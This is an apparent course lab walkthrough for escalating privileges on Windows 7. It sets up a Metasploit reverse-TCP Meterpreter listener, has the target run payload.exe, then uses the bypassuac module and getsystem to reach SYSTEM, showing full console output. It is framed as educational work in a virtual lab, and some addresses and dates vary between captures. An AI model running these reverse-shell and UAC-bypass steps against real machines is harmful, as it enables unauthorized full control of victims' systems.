Lab - Windows 7 Privilege Escalation Using UAC Bypass

Overview

In this lab, we will learn how to perform privilege escalation on a Microsoft Windows machine using the Metasploit UAC bypass module.

Lab Requirements


- One virtual install of Kali Linux.
- One virtual Install of Windows 7 Pro.
- An established Meterpreter session with your Windows 7 target.

Begin the lab!

Create a meterpreter session between your Kali machine and your Windows 7 Pro target.

From your Kali desktop, right-click on your working folder, and from the context menu,

select **Open Terminal Here**.



Use your meterpreter script to create a listener. At the terminal prompt, type:


```
msfconsole -r handler_tcp.rc
```

If the script completes successfully, your kali should be standing by for communication from your Windows 7 Pro machine when you launch the payload.exe.


```
File  Actions  Edit  View  Help

resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompt, click the Run button.



Return to your Kali terminal, and you should see a Meterpreter prompt.

```
resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.21
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.21:49160) at 2021-03-25 03:30:38 -0400

meterpreter >
```

At the Meterpreter prompt, type, **`getuid`**

The getuid function returns the real user ID of the calling process. We can try and escalate our privileges using the **`getsystem`** command, but this operation fails as the command is not supported.

```
meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
[-] 2001: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

We need to bypass the UAC to get escalated privileges. To do this, we first need to background our current Meterpreter session. We do this by typing **`background`** at the prompt. Once the session has been background, we need to search for a UAC bypass exploit.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search bypassuac
```

At the prompt, type, **`search bypassuac`**.

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank
   -   ----                                                ---------------  ----
   0   exploit/windows/local/bypassuac                     2010-12-31       excellent
   1   exploit/windows/local/bypassuac_comhijack           1900-01-01       excellent
   2   exploit/windows/local/bypassuac_dotnet_profiler     2017-03-17       excellent
   3   exploit/windows/local/bypassuac_eventvwr            2016-08-15       excellent
   4   exploit/windows/local/bypassuac_fodhelper           2017-05-12       excellent
   5   exploit/windows/local/bypassuac_injection           2010-12-31       excellent
   6   exploit/windows/local/bypassuac_injection_winsxs    2017-04-06       excellent
WinSXS
   7   exploit/windows/local/bypassuac_sdclt               2017-03-17       excellent
```

At the prompt type, **`use exploit/windows/local/bypassuac`**

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.8         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

The missing parameter is the session ID. We can list all meterpreter session running using the **`sessions -i`** command.

```
msf6 exploit(windows/local/bypassuac) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  Win7-Target\Prof.K @ WIN7-TARGET  10.0.2.8:4444 → 10.0.2.15:49158 (10.0.2.15)
```

From the results, we know that our Metrepreter session is using the session ID of 1.

We next need to set the SESSION parameter to 1. At the prompt type, **`set session 1`**.

```
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
```

At the prompt, type run.

```
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded ..
[*] Sending stage (175174 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.8:4444 → 10.0.2.15:49165) at 2020-12-17 00:51:51 -0500

meterpreter > getuid
Server username: Win7-Target\Prof.K
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We check the real user ID of the calling process. Now that we have bypassed the UAC, we can escalate our privileges using the **`getsystem`** command, and we are currently running as NT AUTHORITY\SYSTEM.

Summary –

In this short lab, you learned how to perform privilege escalation using the Metasploit UAC Bypass module.

End of the lab!